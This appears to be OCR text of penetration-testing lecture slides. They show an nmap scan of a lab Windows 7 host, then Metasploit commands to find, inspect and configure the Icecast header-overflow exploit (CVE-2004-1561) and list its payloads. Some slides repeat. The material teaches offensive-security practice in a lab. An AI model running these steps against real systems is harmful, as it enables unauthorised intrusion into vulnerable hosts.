
```
geocryp4596@kali:~$ nmap -sV 192.168.55.100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-26 19:04 EST
Nmap scan report for 192.168.55.100
Host is up (0.0018s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
8000/tcp  open  http         Icecast streaming media server
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: IE8WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 61.46 seconds
geocryp4596@kali:~$
```

Where do you find information on IceCast's vulnerabilities?





Where do you find information on IceCast's vulnerabilities?



Metasploit basics

- Start Metasploit's database:

```
geocryp4596@kali:~$ sudo msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization
geocryp4596@kali:~$
```


- Start Metasploit:

Metasploit basics

Start Metasploit:

```
geocryp4596@kali:~$ msfconsole
```

```
       =[ metasploit v5.0.41-dev
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post
+ -- --=[ 556 payloads - 45 encoders - 10 nops
+ -- --=[ 4 evasion

msf5 >
```



Metasploit basics

```
msf5 > help
```

```
Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
    quit          Exit the console
    repeat        Repeat a list of commands
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    version       Show the framework and console library version numbers
```

Metasploit basics

```
msf5 > help
```

```
Module Commands
===============

    Command       Description
    -------       -----------
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    info          Displays information about one or more modules
    loadpath      Searches for and loads modules from a path
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    reload_all    Reloads all modules from all defined module paths
    search        Searches module names and descriptions
    show          Displays modules of a given type, or all modules
    use           Interact with a module by name or search term/index
```

Metasploit basics

```
msf5 > show exploits
```

You can show all the exploits, but there are many…


```
   1606  windows/local/current_user_psexec                      1999-01-01       excellent  No     PsExec via Current User Token
   1607  windows/local/cve_2017_8464_lnk_lpe                    2017-06-13       excellent  Yes    LNK Code Execution Vulnerability
   1608  windows/local/cve_2018_8453_win32k_priv_esc            2018-10-09       manual     No     Windows NtUserSetWindowFNID Win32k User Callback
   1609  windows/local/ikeext_service                           2012-10-09       good       Yes    IKE and AuthIP IPsec Keyring Modules Service (IK
EEXT) Missing DLL
   1610  windows/local/ipass_launch_app                         2015-03-12       excellent  Yes    iPass Mobile Client Service Privilege Escalation
   1611  windows/local/lenovo_systemupdate                      2015-04-12       excellent  Yes    Lenovo System Update Privilege Escalation
   1612  windows/local/mov_ss                                   2018-05-08       excellent  No     Microsoft Windows POP/MOV SS Local Privilege Ele
vation Vulnerability
   1613  windows/local/mqac_write                               2014-07-22       average    Yes    MQAC.sys Arbitrary Write Privilege Escalation
   1614  windows/local/ms10_015_kitrap0d                        2010-01-19       great      Yes    Windows SYSTEM Escalation via KiTrap0D
   1615  windows/local/ms10_092_schelevator                     2010-09-13       excellent  Yes    Windows Escalate Task Scheduler XML Privilege Es
calation
   1616  windows/local/ms11_080_afdjoinleaf                     2011-11-30       average    No     MS11-080 AfdJoinLeaf Privilege Escalation
   1617  windows/local/ms13_005_hwnd_broadcast                  2012-11-27       excellent  No     MS13-005 HWND_BROADCAST Low to Medium Integrity
Privilege Escalation
   1618  windows/local/ms13_053_schlamperei                     2013-12-01       average    Yes    Windows NTUserMessageCall Win32k Kernel Pool Ove
rflow (Schlamperei)
   1619  windows/local/ms13_081_track_popup_menu                2013-10-08       average    Yes    Windows TrackPopupMenuEx Win32k NULL Page
   1620  windows/local/ms13_097_ie_registry_symlink             2013-12-10       great      No     MS13-097 Registry Symlink IE Sandbox Escape
   1621  windows/local/ms14_009_ie_dfsvc                        2014-02-11       great      Yes    MS14-009 .NET Deployment Service IE Sandbox Esca
pe
   1622  windows/local/ms14_058_track_popup_menu                2014-10-14       normal     Yes    Windows TrackPopupMenu Win32k NULL Pointer Deref
erence
   1623  windows/local/ms14_070_tcpip_ioctl                     2014-11-11       average    Yes    MS14-070 Windows tcpip!SetAddrOptions NULL Point
er Dereference
   1624  windows/local/ms15_004_tswbproxy                       2015-01-13       good       Yes    MS15-004 Microsoft Remote Desktop Services Web P
roxy IE Sandbox Escape
   1625  windows/local/ms15_051_client_copy_image               2015-05-12       normal     Yes    Windows ClientCopyImage Win32k Exploit
   1626  windows/local/ms15_078_atmfd_bof                       2015-07-11       manual     Yes    MS15-078 Microsoft Windows Font Driver Buffer Ov
erflow
   1627  windows/local/ms16_014_wmi_recv_notif                  2015-12-04       normal     Yes    Windows WMI Recieve Notification Exploit
   1628  windows/local/ms16_016_webdav                          2016-02-09       excellent  Yes    MS16-016 mrxdav.sys WebDav Local Privilege Escal
ation
```

Metasploit basics

```
msf5 > help search
Usage: search [<options>] [<keywords>]
```

You can search for a Metasploits' database of exploits for specific exploits by name

```
msf5 > help search
Usage: search [<options>] [<keywords>]

If no options or keywords are provided, cached results are displayed.

OPTIONS:
  -h                  Show this help information
  -o <file>           Send output to a file in csv format
  -S <string>         Search string for row filter
  -u                  Use module if there is one result

Keywords:
  aka           :  Modules with a matching AKA (also-known-as) name
  author        :  Modules written by this author
  arch          :  Modules affecting this architecture
  bid           :  Modules with a matching Bugtraq ID
  cve           :  Modules with a matching CVE ID
  edb           :  Modules with a matching Exploit-DB ID
  check         :  Modules that support the 'check' method
  date          :  Modules with a matching disclosure date
  description   :  Modules with a matching description
  fullname      :  Modules with a matching full name
  mod_time      :  Modules with a matching modification date
  name          :  Modules with a matching descriptive name
  path          :  Modules with a matching path
  platform      :  Modules affecting this platform
  port          :  Modules with a matching port
  rank          :  Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gte400'))
  ref           :  Modules with a matching ref
  reference     :  Modules with a matching reference
  target        :  Modules affecting this target
  type          :  Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)

Examples:
  search cve:2009 type:exploit

msf5 >
```



Metasploit basics

```
msf5 > search name:icecast
```

You can search Metasploit's database for specific exploits by name

```
msf5 > search name:icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


msf5 >
```

Metasploit basics

You can find out more about the exploit


```
msf5 > use exploit/windows/http/icecast_header
msf5 exploit(windows/http/icecast_header) > info
```

```
msf5 exploit(windows/http/icecast_header) > info

       Name: Icecast Header Overwrite
     Module: exploit/windows/http/icecast_header
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2004-09-28

Provided by:
  spoonm <spoonm@no$email.com>
  Luigi Auriemma <aluigi@autistici.org>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target address range or CIDR identifier
  RPORT   8000             yes       The target port (TCP)
```

```
Description:
  This module exploits a buffer overflow in the header parsing of
  icecast versions 2.0.1 and earlier, discovered by Luigi Auriemma.
  Sending 32 HTTP headers will cause a write one past the end of a
  pointer array. On win32 this happens to overwrite the saved
  instruction pointer, and on linux (depending on compiler, etc) this
  seems to generally overwrite nothing crucial (read not exploitable).
  This exploit uses ExitThread(), this will leave icecast thinking the
  thread is still in use, and the thread counter won't be decremented.
  This means for each time your payload exits, the counter will be
  left incremented, and eventually the threadpool limit will be maxed.
  So you can multihit, but only till you fill the threadpool.
```

```
flow in the header parsing of
, discovered by Luigi Auriemma.
 a write one past the end of a
ns to overwrite the saved
(depending on compiler, etc) this
ng crucial (read not exploitable).
is will leave icecast thinking the
read counter won't be decremented.
oad exits, the counter will be
he threadpool limit will be maxed.
 you fill the threadpool.


4-1561/

1271
  http://archives.neohapsis.com/archives/bugtraq/2004-09/0366.html

msf5 exploit(windows/http/icecast_header) >
```

Icecast – HTTP Headers Exploit



In 2004, Luigi Auriemma discovered that sending 32 HTTP headers will cause Icecast versions 2.0.1 and earlier running on Windows will cause a write one past the end of an instruction pointer array ("command buffer")…

```
GET /tutorials/other/top-20-mysql-best-practices/ HTTP/1.1
Host: net.tutsplus.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: PHPSESSID=r2t5uvjq435r4q7ib3vtdjq120
Pragma: no-cache
Cache-Control: no-cache
```

…resulting in the ability to get Icecast to run arbitrary code (i.e. the Meterpreter payload) placed by the exploit

NIST: CVE-2004-1561

CVE-2004-1561 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

Hide Analysis Description

Analysis Description

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

QUICK INFO

CVE Dictionary Entry:
CVE-2004-1561
NVD Published Date:
12/31/2004
NVD Last Modified:
07/10/2017
Source:
MITRE

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
http://aluigi.altervista.org/adv/iceexec-adv.txt	Exploit Vendor Advisory
http://marc.info/?l=bugtraq&m=109640005127644&w=2	
http://marc.info/?l=bugtraq&m=109674593230539&w=2	
http://securitytracker.com/id?1011439	
http://www.securiteam.com/exploits/6X00315BFM.html	Exploit Vendor Advisory
http://www.securityfocus.com/bid/11271	Exploit Patch
https://exchange.xforce.ibmcloud.com/vulnerabilities/17538	

http://aluigi.altervista.org/adv/iceexec-adv.txt

Metasploit basics


You can find out about the exploit's runtime options

```
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) >
```

```
msf5 exploit(windows/http/icecast_header) > info

       Name: Icecast Header Overwrite
     Module: exploit/windows/http/icecast_header
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2004-09-28

Provided by:
  spoonm <spoonm@no$email.com>
  Luigi Auriemma <aluigi@autistici.org>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target address range or CIDR identifier
  RPORT   8000             yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 3 characters

Description:
  This module exploits a buffer overflow in the header parsing of
  icecast versions 2.0.1 and earlier, discovered by Luigi Auriemma.
  Sending 32 HTTP headers will cause a write one past the end of a
  pointer array. On win32 this happens to overwrite the saved
  instruction pointer, and on linux (depending on compiler, etc) this
  seems to generally overwrite nothing crucial (read not exploitable).
  This exploit uses ExitThread(), this will leave icecast thinking the
  thread is still in use, and the thread counter won't be decremented.
  This means for each time your payload exits, the counter will be
  left incremented, and eventually the threadpool limit will be maxed.
  So you can multihit, but only till you fill the threadpool.

References:
  https://cvedetails.com/cve/CVE-2004-1561/
  OSVDB (10406)
  http://www.securityfocus.com/bid/11271
  http://archives.neohapsis.com/archives/bugtraq/2004-09/0366.html

msf5 exploit(windows/http/icecast_header) >
```

Part 1: Exploit Windows 7 via Icecast Vulnerability

Simple logical network diagram



Metasploit basics

You can find out about the exploit's payloads for this exploit…

```
File  Edit  View  Terminal  Tabs  Help
msf5 exploit(windows/http/icecast_header) > show payloads

Compatible Payloads
===================

   #    Name                                          Disclosure Date  Rank    Check  Description
   -    ----                                          ---------------  ----    -----  -----------
   0    generic/custom                                                 normal  No     Custom Payload
   1    generic/debug_trap                                             normal  No     Generic x86 Debug Trap
   2    generic/shell_bind_tcp                                         normal  No     Generic Command Shell, Bind TCP Inline
